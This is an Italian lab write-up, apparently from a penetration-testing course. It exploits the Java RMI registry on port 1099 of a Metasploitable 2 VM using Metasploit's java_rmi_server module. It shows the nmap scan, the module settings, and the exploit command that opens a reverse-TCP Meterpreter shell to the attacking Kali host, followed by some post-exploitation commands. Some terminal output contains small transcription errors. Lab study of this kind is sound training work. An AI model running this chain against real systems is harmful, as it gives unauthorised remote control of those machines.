



Exploit della vulnerabilità sulla porta 1099 di Metasploitable 2

Per questo progetto utilizzerò due macchine virtuali con queste configurazioni di rete:

Kali Linux con IP: 192.168.11.111



Metasploitable 2 con IP: 192.168.11.112



Eseguendo una scansione delle varie porte con [nmap](#), questo è il risultato:

```
(root㉿kali)-[~/home/kali]
# nmap -sS 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-26 09:51 CET
Nmap scan report for 192.168.11.112
Host is up (0.00071s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: FA:77:60:FA:C3:8D (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
(root㉿kali)-[~/home/kali]
```

Per questo progetto mi focalizzerò sulla porta 1099/tcp.

È possibile notare che il servizio di questa porta è [rmiregistry](#).

Il servizio rmiregistry è un componente del Java Remote Method Invocation (RMI), che è una tecnologia di Java per la comunicazione tra oggetti distribuiti su reti. RMI consente a oggetti Java di invocare metodi su oggetti remoti, consentendo così la comunicazione tra applicazioni distribuite.

Quando un oggetto RMI si registra presso rmiregistry, viene associato a un nome univoco all'interno del registro. Gli oggetti RMI possono essere cercati e ottenuti da altri oggetti utilizzando il loro nome registrato presso rmiregistry.

RMI registry funge quindi da servizio di registrazione centralizzato in cui gli oggetti RMI possono registrarsi in modo che altri oggetti possano localizzarli.


Per procedere all'exploit di questa porta occorre utilizzare un tool chiamato Metasploit.

Metasploit è un framework open-source usato per il penetration testing e lo sviluppo di exploit.

Fornisce una vasta gamma di exploit creati dalla comunità e numerosi vettori di attacco che si possono utilizzare contro diversi sistemi e tecnologie.


Inoltre, può essere utilizzato per creare ed automatizzare i propri exploit.

Per avviare Metasploit utilizziamo il comando **msfconsole** su linux.



Questa è l'interfaccia di Metasploit da terminale.

Per procedere occorre cercare l'exploit di riferimento al servizio interessato:



L'exploit a cui sono interessato è il numero 4:

```
root@kali:~/home/kali
File Actions Edit View Help
Yes VMware vCenter vScalation Priv Esc
Interact with a module by name or index. For example info 15, use 15 or use exploit/linux/local
/vcenter_java_wrapper_vmon_priv_esc

msf6 > use 4
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > info

      Name: Java RMI Server Insecure Default Configuration Java Code Execution
      Module: exploit/multi/misc/java_rmi_server
      Platform: Java, Linux, OSX, Solaris, Windows
      Arch:
      Privileged: No
      License: Metasploit Framework License (BSD)
      Rank: Excellent
      Disclosed: 2011-10-15

      Provided by: mihi
      Version: 1.0.0

      Available targets:
        Id  Name
        -- -
        => 0  Generic (Java Payload)
            1  Windows x86 (Native Payload)
            2  Linux x86 (Native Payload)
            3  Mac OS X PPC (Native Payload)
            4  Mac OS X x86 (Native Payload)

      Check supported:
      Yes

      Basic options:
      Name    Current Setting  Required  Description
      HTTPDELAY  10          yes       Time that the HTTP Server will wait for the payload request.
      RHOSTS                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
      REPORT     1099         yes       The target port (TCP)
      SRVHOST    0.0.0.0      yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
      SRVPORT    8080         yes       The local port to listen on.
      SSL        false         no        Negotiate SSL for incoming connections
      SSLCert   D0EBC...      no        Path to a custom SSL certificate (default is randomly generated)
      URIPATH   ...           no        The URI to use for this exploit (default is random)

      Payload information:
      Aviod: 0 characters

      Description:
      This module takes advantage of the default configuration of the RMI Registry and RMI Activation services, which allow loading classes from any remote (HTTP) URL. As it invokes a method in the RMI Distributed Garbage Collector which is available via every RMI endpoint, it can be used against both rmiregistry and rmid, and against most other (custom) RMI endpoints as well.

      Note that it does not work against Java Management Extension (JMX) ports since those do not support remote class loading, unless another RMI endpoint is active in the same Java process.

      RMI method calls do not support or require any sort of authentication.

      References:
      http://download.oracle.com/javase/1.3/docs/guide/rmi/spec/rmi-protocol.html
      http://www.securitytracker.com/id?1026215
      https://nvd.nist.gov/vuln/detail/CVE-2011-3556

      View the full module info with the info -d command.

msf6 exploit(multi/misc/java_rmi_server) >
```

```
root@kali:~/home/kali
File Actions Edit View Help
Basic options:
Name    Current Setting  Required  Description
HTTPDELAY  10          yes       Time that the HTTP Server will wait for the payload request.
RHOSTS                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT     1099         yes       The target port (TCP)
SRVHOST    0.0.0.0      yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT    8080         yes       The local port to listen on.
SSL        false         no        Negotiate SSL for incoming connections
SSLCert   D0EBC...      no        Path to a custom SSL certificate (default is randomly generated)
URIPATH   ...           no        The URI to use for this exploit (default is random)

Payload information:
Aviod: 0 characters

Description:
This module takes advantage of the default configuration of the RMI Registry and RMI Activation services, which allow loading classes from any remote (HTTP) URL. As it invokes a method in the RMI Distributed Garbage Collector which is available via every RMI endpoint, it can be used against both rmiregistry and rmid, and against most other (custom) RMI endpoints as well.

Note that it does not work against Java Management Extension (JMX) ports since those do not support remote class loading, unless another RMI endpoint is active in the same Java process.

RMI method calls do not support or require any sort of authentication.

References:
http://download.oracle.com/javase/1.3/docs/guide/rmi/spec/rmi-protocol.html
http://www.securitytracker.com/id?1026215
https://nvd.nist.gov/vuln/detail/CVE-2011-3556


View the full module info with the info -d command.

msf6 exploit(multi/misc/java_rmi_server) >
```

Come è possibile notare, utilizzando il comando **info**, Metasploit restituisce le informazioni riguardo l'exploit e le impostazioni che si possono modificare in base al target di riferimento.

Ora che ho identificato l'exploit da utilizzare occorre impostare il target dell'exploit; in questo caso utilizzeremo la macchina virtuale Metasploitable 2 come target con indirizzo IP: 192.168.11.112

Per impostare il target utilizzerò il comando **show options**, seguito da **set rhosts 192.168.11.112**.



```
root@kali:~/home/kali
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):
Name  Current Setting  Required  Description
HTTPDELAY  10          yes        Time that the HTTP Server will wait for the payload
RHOSTS    yes          yes        The target host(s), see https://docs.metasploit.com/
SRVPORT   1099         yes        The local host or network interface to listen on. Th
SRVHOST   0.0.0.0       yes        is must be an address on the local machine or 0.0.0.
0 to listen on all addresses.
SSL       false         no         The local port to listen on.
SSLCert   no           no         Negotiate SSL for incoming connections
SSLCert  Path to a custom SSL certificate (default is randoml
y generated)
URIPATH   no           no         The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
LHOST   192.168.11.111  yes        The listen address (an interface may be specified)
LPORT   4444         yes        The listen port

Exploit target:
Id  Name
--  --
0  Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) >
```

Una volta modificate le impostazioni è possibile avviare l'exploit con il comando **exploit**.



```
root@kali:~/home/kali
File  Actions  Edit  View  Help
SRVHOST  0.0.0.0  yes  The local host or network interface to listen on. Th
is must be an address on the local machine or 0.0.0.
0 to listen on all addresses.

SRVPORT  8080  yes  The local port to listen on.
SSL      false  no   Negotiate SSL for incoming connections
SSLCert  no     no   Path to a custom SSL certificate (default is randoml
y generated)
URIPATH  no     no   The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
LHOST   192.168.11.111  yes        The listen address (an interface may be specified)
LPORT   4444         yes        The listen port

Exploit target:
Id  Name
--  --
0  Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/gfw9pE
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Repplied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:58869) at 2024-01-26 10
:55:30 +0100
meterpreter > |
```

Come è possibile notare l'exploit è riuscito infatti è stata avviata una sessione meterpreter nella macchina target.

Con alcuni comandi è possibile ottenere informazioni sulla macchina target.

Con il comando **ifconfig** otteniamo le informazioni sulla configurazione di rete della macchina target e con il comando **route** la tabella di routing della macchina target.

The screenshot shows a terminal window titled "root@kali: /home/kali". The terminal displays the following output:

```
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:58869) at 2024-01-26 10:55:30 +0100
meterpreter > ifconfig
Interface 1
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
Name      : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::f877:60ff:fe:fa:c38d
IPv6 Netmask : ::

meterpreter > route
IPv4 network routes
Subnet      Netmask      Gateway      Metric      Interface
127.0.0.1   255.0.0.0    0.0.0.0
192.168.11.112 255.255.255.0 0.0.0.0

IPv6 network routes
Subnet      Netmask      Gateway      Metric      Interface
::1         ::           ::           ::           ::

meterpreter >
```